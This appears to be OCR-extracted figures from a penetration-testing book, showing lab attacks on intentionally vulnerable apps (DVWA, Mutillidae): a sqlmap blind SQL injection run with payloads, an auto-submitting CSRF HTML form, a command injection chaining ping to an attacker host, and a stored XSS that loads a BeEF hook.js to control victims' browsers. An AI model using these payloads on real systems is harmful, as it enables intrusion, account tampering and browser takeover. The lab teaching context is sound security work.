  SHA1 Fingerprint:                 b2f9ff2ecd53e370b4401f00afb7cc44f407a8ca
  Common Name:                      *.google.com
  Issuer:                            Google Internet Authority G2
  Serial Number:                     254449D8CE279EB2
  Not Before:                        Feb 1 13:47:18 2017 GMT
  Not After:                          Apr 26 13:21:00 2017 GMT
  Signature Algorithm:               sha256WithRSAEncryption
  Public Key Algorithm:              rsaEncryption
  Key Size:                           2048 bit
  Exponent:                           65537 (0x10001)
  X509v3 Subject Alternative Name:   {'DNS': ['*.google.com', '*.android.com', '*.appengine.google.com', '*.cloud.google.com', '*.gcp.gvt2.com', '*.google-analytics.com', '*.google.ca', '*.google.cl', '*.google.co.in', '*.google.co.jp', '*.google.co.uk', '*.google.com.ar', '*.google.com.au', '*.google.com.br', '*.google.com.co', '*.google.com.mx', '*.google.com.tr', '*.google.com.vn', '*.google.de', '*.google.es', '*.google.fr', '*.google.hu', '*.google.it', '*.google.nl', '*.google.pl', '*.google.pt', '*.googleadapis.com', '*.googleapis.cn', '*.googlecommerce.com', '*.googlevideo.com', '*.gstatic.cn', '*.gstatic.com', '*.gvt1.com', '*.gvt2.com', '*.metric.gstatic.com', '*.urchin.com', '*.url.google.com', '*.youtube-nocookie.com', '*.youtube.com', '*.youtubeeducation.com', '*.yimg.com', '*.android.clients.google.com', '*.android.com', '*.developer.android.google.cn', '*.g.co', '*.goo.gl', '*.google-analytics.com', '*.google.com', '*.googlecommerce.com', '*.urchin.com', '*.www.goo.gl', '*.youtu.be', '*.youtube.com', '*.youtubeeducation.com']}

* Certificate - Trust:
  Hostname Validation:              OK - Subject Alternative Name matches
  Google CA Store (09/2015):        OK - Certificate is trusted
  Java 6 CA Store (Update 65):      OK - Certificate is trusted
  Microsoft CA Store (09/2015):     OK - Certificate is trusted
  Mozilla NSS CA Store (09/2015):   OK - Certificate is trusted
  Apple CA Store (OS X 10.10.5):     OK - Certificate is trusted

```

```

File Edit View Search Terminal Help
root@kali:~# ssslze google.com --tlsv1.2 | grep "256 bits"
ECDHE-RSA-AES128-GCM-SHA256  ECDH-256 bits  128 bits
ECDHE-RSA-AES256-SHA        ECDH-256 bits  256 bits
ECDHE-RSA-AES256-GCM-SHA384 ECDH-256 bits  256 bits
AES256-SHA                   -             256 bits
AES256-GCM-SHA384           -             256 bits
ECDHE-RSA-AES128-SHA        ECDH-256 bits  128 bits
ECDHE-RSA-AES128-GCM-SHA256 ECDH-256 bits  128 bits
root@kali:~#

```


















```
File Edit View Search Terminal Help
root@kali:~# cat dvwa_capture
GET /dvwa/vulnerabilities/sqli_blind/?id=test_here&Submit=Submit HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=85e8b505eafbc1d3909e975d81279c6
Connection: close

root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# sqlmap -r /root/dvwa_capture --level=5 --risk=3 -p id

 {1.1#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:51:26

[08:51:26] [INFO] parsing HTTP request from '/root/dvwa_capture'
[08:51:26] [INFO] testing connection to the target URL
[08:51:26] [INFO] testing if the target URL is stable
[08:51:27] [INFO] target URL is stable
[08:51:27] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[08:51:27] [INFO] testing for SQL injection on GET parameter 'id'
[08:51:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:51:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[08:51:29] [WARNING] reflective value(s) found and filtering out
[08:51:29] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable (with --string="Me")
[08:51:29] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[08:51:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[08:51:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
```

```
File Edit View Search Terminal Help
[08:52:30] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[08:52:30] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[08:52:30] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[08:52:31] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[08:52:31] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
[08:52:31] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[08:52:31] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 583 HTTP(s) requests:
---
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: id=3483' OR 1177=1177-- bHtS&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: id=test_here' OR SLEEP(5)-- 00ad&Submit=Submit
---
[08:52:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[08:52:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.69.128'

[*] shutting down at 08:52:42

root@kali:~#
```

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
11	http://172.16.69.128	GET	/dwa/vulnerabilities/csrf/		<input type="checkbox"/>	200	4886	HTML	
12	http://172.16.69.128	GET	/dwa/vulnerabilities/csrf/		<input type="checkbox"/>	200	4886	HTML	
13	http://172.16.69.128	GET	/dwa/vulnerabilities/csrf/?passwor...		<input checked="" type="checkbox"/>	200	4915	HTML	

Request Response

Raw Params Headers Hex

```

GET /dwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/dwa/vulnerabilities/csrf/
Cookie: security=low; PHPSESSID=85e8b505eafbcb1d3909e975d81279c6
Connection: close
  
```

? < + > Type a search term 0 matches

Burp Intruder Repeater Window Help  
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts  
 Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	1
67	http://172.16.69.128	GET	/mutillidae/index.php	<input type="checkbox"/>	<input type="checkbox"/>	200	24581	HTML	php	
68	http://172.16.69.128	GET	/mutillidae/index.php?page=add-t...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	25330	HTML	php	
70	http://172.16.69.128	POST	/mutillidae/index.php?page=add-t...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	25482	HTML	php	

Request Response

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=0; username=admin; uid=17; PHPSESSID=85e8b505eafbc1d3909e975d81279c6
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 113

csrf-token=SecurityIsDisabled&blog_entry=This+is+my+blog+entry&add-to-your-blog.php-submit-button=Save+Blog+Entry
  
```

? < + > Type a search term 0 matches

```

Open  CSRF.html
Save  [Menu] [Close] [Maximize] [Fullscreen]
<html>
<head>
  <title></title>
</head>
<body>
<form name="csrf" method="post" action="http://172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php">
  <input type="hidden" name="csrf-token" value="SecurityIsDisabled" />
  <input type="hidden" name="blog_entry" value="HACKED"/>
  <input type="hidden" name="add-to-your-blog-php-submit-button" value="Save+Blog+Entry" />
</form>

  <script type="text/javascript">
    document.csrf.submit();
  </script>
</body>
</html>
HTML  Tab Width: 8  Ln 17, Col 8  INS

```

```

File Edit View Search Terminal Help
root@kali:~# mv CSRF.html /var/www/
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
root@kali:~#

```

Damn Vulnerable We... x http://172....r-blog.php x http://172...r-blog.php x http://172.../index.php x

172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php mutillidae user

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

View Blogs

4 Current Blog Entries

	Name	Date	Comment
1	admin	2017-02-17 20:48:18	HACKED
2	admin	2017-02-17 20:39:23	This is my blog entry
3	admin	2017-02-17 20:28:33	This is my blog entry
4	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!

Browser: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101 Firefox/45.0  
 PHP Version: 5.2.4-2ubuntu5.10  
 The newest version of Mutillidae can be downloaded from Irongeek's Site



---

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
File Edit View Search Terminal Help
root@kali:~# ./httprecv.py
Received connection from : 172.16.69.128
GET / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 172.16.69.133:8000
Connection: Keep-Alive

root@kali:~# █
```

Who would you like to do a DNS lookup on?

Enter IP or hostname



Hostname/IP


Results for yahoo.com; ping 172.16.69.133 -c 1

```
File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.128 is exploitable
█
```

---

# Chapter 10: Attacking the Browser with BeEF







```
[*] Please wait as BeEF services are started.  
[*] You might need to refresh your browser once it opens.  
[*] UI URL: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>  
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:/# cd /var/www/html/
root@kali:/var/www/html# vi beef.html
```

```
File Edit View Search Terminal Help
<html>
  head
    <title>My Web Page</title>
    <script src="http://172.16.69.133:3000/hook.js" type="text/javascript"></script>
  </head>
  <body>
    <h1>Just a Normal Web Page... Right?</h1>
  </body>
</html>
```

3,7-14 All



http://172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php

## Mutillidae: Born to be Hacked

Version: 2.1.19 Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons  
@webpwnized

### Welcome To The Blog

Back

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: <b>, </b>, <i>, </i>, <u> and </u> are now allowed in blog entries

```
<script src="http://172.168.69.133:3000/hook.js" type="text/javascript"></script>
My interesting blog post...
```

Save Blog Entry

View Blogs

2 Current Blog Entries

http://172.16.69.128/mutillidae/index.php?page=view-someones-blog.php

## Mutillidae: Born to be Hacked

Version: 2.1.19 Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons  
@webpwnized

### View Blogs

Back

View Blog Entries

Add To Your Blog

Select Author and Click to View Blog

Please Choose Author View Blog Entries

13 Current Blog Entries

	Name	Date	Comment
1	anonymous	2017-03-21 10:38:01	My interesting blog post...
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
3	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
4	kevin	2009-03-01 22:31:13	Read more Douglas Adams
5	kevin	2009-03-01 22:31:13	You should take SANS SEC542
6	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
7	john	2009-03-01 22:30:06	Chocolate is GOOD!!!
8	jeremy	2009-03-01 22:29:49	Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.





The screenshot shows the BeEF framework interface. On the left is a sidebar titled "Hooked Browsers" with a tree view containing "Online Browsers" (with sub-items "172.16.69.128" and "192.168.68.130") and "Offline Browsers". The main content area has a "Getting Started" tab and a "Logs" tab. The "Getting Started" page features the BeEF logo (a blue bull head) and the text "EeEF THE BROWSER EXPLOITATION FRAMEWORK PROJECT". Below the logo is the official website link: <http://beefproject.com/>. The "Getting Started" section includes a "Welcome to BeEF!" message and instructions on how to hook a browser, including a "Hook Me!" link. At the bottom of the main content area, the "Hooked Browsers" section is partially visible.

This is a close-up of the "Hooked Browsers" sidebar. It shows a tree view with "Online Browsers" expanded to show "172.16.69.135". Underneath "172.16.69.135", there are three browser icons (Internet Explorer, Firefox, and Chrome) and a "vm" icon, all associated with the IP address "172.16.69.129". Below this, there is an "Offline Browsers" folder.

The screenshot shows the BeEF Control Panel interface. The browser title is "BeEF 0.4.7.0-alpha | Submit Bug | Logout". The address bar shows "127.0.0.1:3000/hu/panel". The interface is divided into several sections:

- Hooked Browsers:** A sidebar on the left showing "Online Browsers" and "Offline Browsers". Under "Online Browsers", there is a folder for "172.16.69.135" and a specific browser instance for "172.16.69.129".
- Current Browser:** A main panel showing details for the selected browser. It includes tabs for "Getting Started", "Logs", "Commands", "Rider", "XssRays", "Ipec", "Network", and "WebRTC".
- Browser Details:** A table listing various browser attributes and their status (all are "Initialization").

Category	Item	Status
Category: Browser (7 Items)	Browser Name: Firefox	Initialization
	Browser Version: 3.6	Initialization
	Browser UA String: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 Firefox/3.6.28	Initialization
	Browser Language: en-US	Initialization
	Browser Platform: Win32	Initialization
	Browser Plugins: Mozilla Default Plug-in-v.1.0.0.15, Google Update-v.1.3.32.7, Microsoft® DRM-v.9.0.0.3250, Windows Media Player Plug-in Dynamic Link Library-v.3.0.2.628	Initialization
	Window Size: Width: 986, Height: 607	Initialization
Category: Browser Components (12 Items)	Flash: No	Initialization
	VBScript: No	Initialization
	PhoneGap: No	Initialization
	Google Gears: No	Initialization
	Web Sockets: No	Initialization
	QuickTime: No	Initialization
	RealPlayer: No	Initialization
	Windows Media Player: Yes	Initialization
	WebRTC: No	Initialization
	ActiveX: No	Initialization
	Session Cookies: Yes	Initialization
	Persistent Cookies: Yes	Initialization

-  The command module works against the target and should be invisible to the user
-  The command module works against the target, but may be visible to the user
-  The command module is yet to be verified against this target
-  The command module does not work against this target



Module Tree	Module Results History	Get Visited URLs						
Search Browser (53) Hooked Domain (25) Detect Extensions Detect FireBug Detect Foxit Reader Detect LastPass Detect QuickTime Detect RealPlayer Detect Silverlight Detect Toolbars Detect Unity Web Player Detect VLC Detect Windows Media Pl Fingerprint Browser (PoC) Get Visited Domains Get Visited URLs Get Visited URLs (Avant B Play Sound Remove Hook Element Spyder Eye Unhook	<table border="1"> <thead> <tr> <th>id</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr> <td colspan="3">The results from executed command modules will be listed here.</td> </tr> </tbody> </table>	id	date	label	The results from executed command modules will be listed here.			Description: This module will detect whether or not the hooked browser has visited the specified URL(s)  Id: 39  URL(s): <input type="text" value="http://beefproject.com/"/>
id	date	label						
The results from executed command modules will be listed here.								
		Execute						

```
data: http://beefproject.com/ = false function () { var o = {}, i, l = this.length, r = []; for (i = 0; i < l; i += 1) { o[this[i]] = this[i]; } for (i in o) { r.push(o[i]); } return r; } = false
```



```
data: function () { var o = {}, i, l = this.length, r = []; for (i = 0; i < l; i += 1) o[this[i]] = this[i]; for (i in o) r.push(o[i]); return r; } = false  
http://172.16.69.135/beef.html = true
```

